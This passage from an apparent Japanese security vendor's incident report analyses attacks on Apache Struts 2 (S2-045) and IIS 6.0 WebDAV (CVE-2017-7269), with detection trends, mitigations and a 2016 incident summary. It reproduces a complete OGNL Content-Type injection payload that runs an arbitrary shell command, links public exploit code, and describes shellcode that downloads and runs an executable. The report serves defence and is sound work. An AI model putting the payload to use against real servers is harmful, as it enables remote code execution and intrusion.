図 13 存在しないファイルに対する S2-045 の検証

4.2.2 脆弱性を悪用した攻撃の検知傾向

図14 に、CVE-2017-5638 (S2-045, S2-046)を悪用した攻撃によるインシデント件数の推移を示します。




図 14 CVE-2017-5638(S2-045, S2-046)を悪用した攻撃通信の検知件数

3月7日より、本脆弱性を悪用した攻撃の検知を確認しています。３月８日から、重要インシデントが発生しており、その件数の多さから本脆弱性の深刻さと、早期の情報収集および対処の必要性がわかります。また、3月23日から、攻撃通信の検知が急増しました。これは、ある特定のパターンの攻撃通信が増えたことによるものです。図15に、3月23日より多数検知している攻撃通信のHTTPリクエストを示します。

```
GET [redacted] HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/56.0.2924.87 Safari/537.36
[redacted]
Accept: */*
Content-Type: %{(#nike='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='nMaskCustomMuttMoloz').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

図 15「nMaskCustomMuttMoloz」というコマンドの実行を試みる通信

上記の攻撃通信は「nMaskCustomMuttMoloz」というコマンドの実行を試みる通信です。ところが、そのようなコマンドは確認できず、例えば bash で入力されたとしてもコマンドが見つからない旨のエラーメ

ッセージが出力されるのみであり、攻撃者の意図は不明です。

しかしながら、上記攻撃通信の応答に含まれる文字列によって脆弱性が存在しているかの判断は可能であるため、脆弱性有無の調査を行っている可能性があると考えます。

また、「echo nMask」という文字列が含まれる通信を 3 月 22 日より検知しており、同様の通信を発生させる PoC[11]も公開されています。

これらのコマンドに関連性があるのかは不明です。しかし、「nMaskCustomMuttMoloz」を含む攻撃通信に関しては、ある時期を境に攻撃通信が急増したこと、および文字列の一部が共通していることから、同一犯または同一グループによる攻撃の可能性が高いと考えます。

図 16 に、本脆弱性の攻撃通信に含まれていたコマンドの内訳を示します。本脆弱性を悪用した攻撃の検知件数は、集計期間において 528,161 件あり、「nMaskCustomMuttMoloz」コマンドの実行を試みる通信が多くの割合を占めました。続いて「echo」コマンドや「whoami」コマンドといった脆弱性有無の調査を試みる通信を多く検知しています。「wget」コマンドを使用してファイルのダウンロードを行いバックドアの作成を行う攻撃や、「/etc/init.d/iptables」コマンドなどシステムのセキュリティ機能を停止するような攻撃通信は、全体の 5%にとどまる結果になっています。




図 16 攻撃通信に含まれていたコマンドの内訳

[11] Struts2_045 漏洞
http://thief.one/2017/03/07/Struts2-045%E6%BC%8F%E6%B4%9E/

4.2.3 脆弱性の対策

本脆弱性の対策および回避策を以下に示します。脆弱性の影響を受けるバージョンの Apache Struts 2 を使用している場合は早期に対策を実施し、可能な限り最新のバージョンにアップデートすることを推奨いたします。

【本脆弱性の対策】

- Apache Struts 2.3.32 以降のバージョンへのアップデート
- Apache Struts 2.5.10.1 以降のバージョンへのアップデート

【本脆弱性の回避策】

- Jakarta Multipart parser と異なる実装のパーサに変更する
  ※JakartaStreamMultiPartRequest に変更した場合、S2-046 の影響を受けます
- File Upload Interceptor を無効化する
- Content-Type、Content-Disposition、Content-Length を検証し、疑わしいリクエストを破棄するサーブレットフィルタを実装する

4.3 IIS 6.0 の WebDAV 機能における任意コード実行の脆弱性

3 月 26 日に、Microsoft 社製の Web サーバソフトウェアである Internet Information Services(IIS)の特定バージョンにおいて、WebDAV 機能が有効である場合にリモートから任意のコードを実行可能である脆弱性(CVE-2017-7269)が公開されました。

本脆弱性は ScStoragePathFromUrl 関数のバッファオーバーフローに起因しており、攻撃者は WebDAV 機能として実装されている PROPFIND メソッドを使用し、細工した If ヘッダを指定することで、任意のコードを実行させることが可能です。

4.3.1 脆弱性の検証

集計期間中に複数のPoCが公開されたことを確認しています。edwardz246003のPoC[12]は、脆弱性の情報が公開された日と同じ3月26日に公開され、シェルコードはプロセスとしてcalc.exeを起動する内容でした。そのため、シェルコードの実行成否を確認するためには、攻撃対象のWindows Serverでタスクマネージャーなどから該当するプロセスの有無を確認する必要があります。3月29日に公開されたlcatroのPoC[13]では、シェルコードが特定の文字列を応答に含ませる内容となっており、リモートから脆弱性の有無を容易に確認することが可能です。

図17に、lcatroのPoCを使用し、脆弱性を検証した際の通信を示します。

PROPFINDメソッドによるHTTPリクエストの応答に、「HHIT CVE-2017-7269 Success」の文字列が含まれていることを確認しました。本PoCと共に公開されている実行結果の画像と一致しており、本PoCのソースコードにおいても、当該文字列が応答に含まれているか否かで脆弱性の有無を確認していることから、当該文字列はシェルコードの実行によって表示された文字列であると判断できます。

12 edwardz246003/IIS_exploit
https://github.com/edwardz246003/IIS_exploit/blob/master/exploit.py

13 lcatro/CVE-2017-7269-Echo-PoC
https://github.com/lcatro/CVE-2017-7269-Echo-PoC/blob/master/CVE-2017-7269_remote_echo.py




図 17 Icatro を使用し検証した際の通信

4.3.2 脆弱性を悪用した攻撃の検知事例

図18に、本脆弱性を悪用した攻撃によるインシデント件数の推移を示します。

3月28日の深夜から、脆弱性を悪用した攻撃の検知を確認しています。その後の検知傾向として、攻撃が行われる際に、同一送信元からの攻撃を複数のお客様環境で検知することが多いため、攻撃が発生した日のインシデント件数は大きく増加する傾向があります。




図 18 本インシデントの発生件数推移

本攻撃の標的とされたホストに対して、影響の有無を判断するため調査した結果、ほとんどのホストでIIS 6.0が稼動していると考えられる応答を確認しました。しかし、IIS 6.0は稼動しているものの、WebDAV機能が無効であると考えられる応答を確認したため、攻撃の影響を受けないと判断したインシデントが多数ありました。このことから、攻撃者はIIS 6.0の稼動有無を調査した後、WebDAV機能の利用有無を調査せずに攻撃しているものと推測しています。

図19に、インシデントをシェルコードおよび送信元の国ごとに分類した結果を示します。

ほとんどの攻撃がアジアから行われており、中でも台湾からの攻撃が多くの割合を占めました。シェルコードの分類は、シェルコードの一部しか検知ログに記録されていないインシデントが多数であるため、記録されている内容からの推測を含みますが、3種類のシェルコードに分類しています。最も多くの検知が確認されたシェルコードXを含む攻撃の送信元に着目すると、送信元と考えられる国が複数あり、かつ同じ国からの攻撃でも複数の送信元IPアドレスから攻撃を検知していることから、公開されているシェルコードを流用している可能性が高いと考えます。




図 19 シェルコードおよび送信元による分類

図20に、シェルコードXのデコード結果を示します。

本シェルコードは、実行されると対象ホストにおいて192.168.1.1へのHTTPリクエストを発生させ、192.168.1.1の/icon.pngをc:/windows/temp/w66p.exeに保存し実行するという挙動をします。シェルコードXとして分類したシェルコードは、保存する際のファイル名が異なる場合はありますが、検知ログに記録されている内容から確認した限りにおいては、同じ通信先から同様のファイル取得を試みるものでした。攻撃者が何故192.168.1.1からファイルの取得を試みているかの理由は不明ですが、入手したシェルコードの内容を調査、理解しないまま流用していること等が推測されます。




図 20 シェルコード X のデコード結果

4.3.3 脆弱性の対策

公式情報では、脆弱性の影響を受けるバージョンとして Windows Server 2003 R2 の IIS 6.0 が記載されています。しかし、R2 ではない Windows Server 2003 においても同様に、IIS 6.0 で WebDAV 機能を有効にしている場合に脆弱性の影響を受けることを確認しています。影響を受けるバージョンの IIS を運用している場合は、以下に示す対策の実施を強く推奨します。

【本脆弱性の対策】

- WebDAV 機能を無効化する
- IIS のバージョンを 7.0 以降にアップグレードする

影響を受けるバージョンのIISは、Microsoft社のサポートが既に終了しており、本脆弱性に対する修正プログラムがリリースされる可能性は低いと考えます。今後新たな脆弱性が公開された際も、サポートが終了しているバージョンの製品に対して、修正プログラムのリリースは基本的に行われない可能性が高いため、サポートの対象範囲に含まれるバージョンへのアップグレードを推奨します。

5　2016 年度のインシデント傾向

5.1　年度サマリ

2016年4月から2017年3月までの1年間に発生した重要インシデントを振り返り、2016年度に発生したインシデントの傾向を記載します。

図21に、2016年度に発生した重要インシデントの件数推移を示します。

2016年度の重要インシデントの総発生件数は、2015年度と比較して減少しました。しかし、過去2年の集計では件数が比較的落ち着いている5月および6月(図21-①)において、本年度はネットワーク内部から発生した重要インシデントが多数発生したことにより、大きく件数が増加する結果となりました。




図 21　重要インシデント発生件数の推移(2016 年 4 月～2017 年 3 月)

※各月の件数は左から 2014 年、2015 年、2016 年度を示します。

5.2　インターネットからの攻撃により発生した重要インシデントについて

図 22 にインターネットからの攻撃によって発生した重要インシデントの発生件数推移を示します。

インターネットからの攻撃による重要インシデントの発生件数は、昨年度に比べ大幅に減少し、SQL インジェクションやファイルアップロードによるインシデントの件数が特に減少しました。9 月から 12 月にかけて(図 22-①)は、DNS Amp や XSS によるインシデントが多発したため、他の月に比べインシデントの件数が増加しました。また、3 月 (図 22-②)は 4.2 および 4.3 で紹介した、Apache Struts 2 の脆弱性と IIS 6.0 における WebDAV 機能の脆弱性を悪用した攻撃による重要インシデントが非常に多く発生しました。




図 22 インターネットからの攻撃により発生した重要インシデントの件数推移

図 23 にインターネットから発生した重要インシデントの内訳を示します。


インターネットからの攻撃による重要インシデントは、Web アプリケーションへの攻撃が 6 割を占め、昨年度に続き最も多くの割合を占めましたが、その内訳は変化がありました。SQL インジェクションやファイルアップロードによる重要インシデントの割合が大きく減少し、XSS や機密ファイルへのアクセスによる重要インシデントが増加しました。XSS として連絡した重要インシデントの中には、SQL インジェクションの試みを検知した際に調査した結果、入力された文字列をそのままページに出力するような作りとなっていることを確認し、SQL インジェクションの影響は受けないものの、XSS に対して脆弱であるとして連絡した重要インシデントもありました。

機密ファイルの参照による重要インシデントは定常的に発生しており、これまでは「/etc/passwd」ファイルの参照によるインシデントが多く発生していました。しかし、今年度においては当該ファイルの参照の他に、「.bash_history」や「.htaccess」、「.ssh/authorized_keys」等のファイル参照によるインシデントが増加しています。新規サービスの立ち上げやサーバ入れ替えなど、サイト構成に大きな変化がある際は、特に設定漏れが発生しやすいため、今一度設定の確認を推奨いたします。


ミドルウェアへの攻撃は、Apache Struts 2 の脆弱性を悪用した攻撃により多くの重要インシデントが発生しています。ClassLoader の操作を意図した攻撃（S2-020）による重要インシデントが 1 年を通して定常的に発生しておりますが、本年度における割合の増加要因は 3 月に公開された S2-045 の脆弱性にあり、Apache Sturts 2 と分類された重要インシデントの約 3 分の 1 にあたる件数が、S2-045 の脆弱性を悪用した攻撃となりました。また、この攻撃は約 3 週間の短期間で発生しています。

OpenSSL の脆弱性(CVE-2014-0160)を悪用した攻撃である Heartbleed は、脆弱性情報の公開から 2 年が経過した現在でも、多くの重要インシデントの原因となっています。OpenSSL をアップデートしてもサーバソフトウェアの再起動を実施しておらず、古いバージョンの OpenSSL を使用し続けている

場合や、複数バージョンの OpenSSL が存在しアプリケーションが古いバージョンを使用している場合において、本攻撃の影響を受ける可能性があるため、注意が必要です。



(a) 2015 年度




(b) 2016 年度

図 23 インターネットからの攻撃により発生した重要インシデントの内訳


5.2.1　インターネットからの攻撃による重要インシデント年間検知傾向について

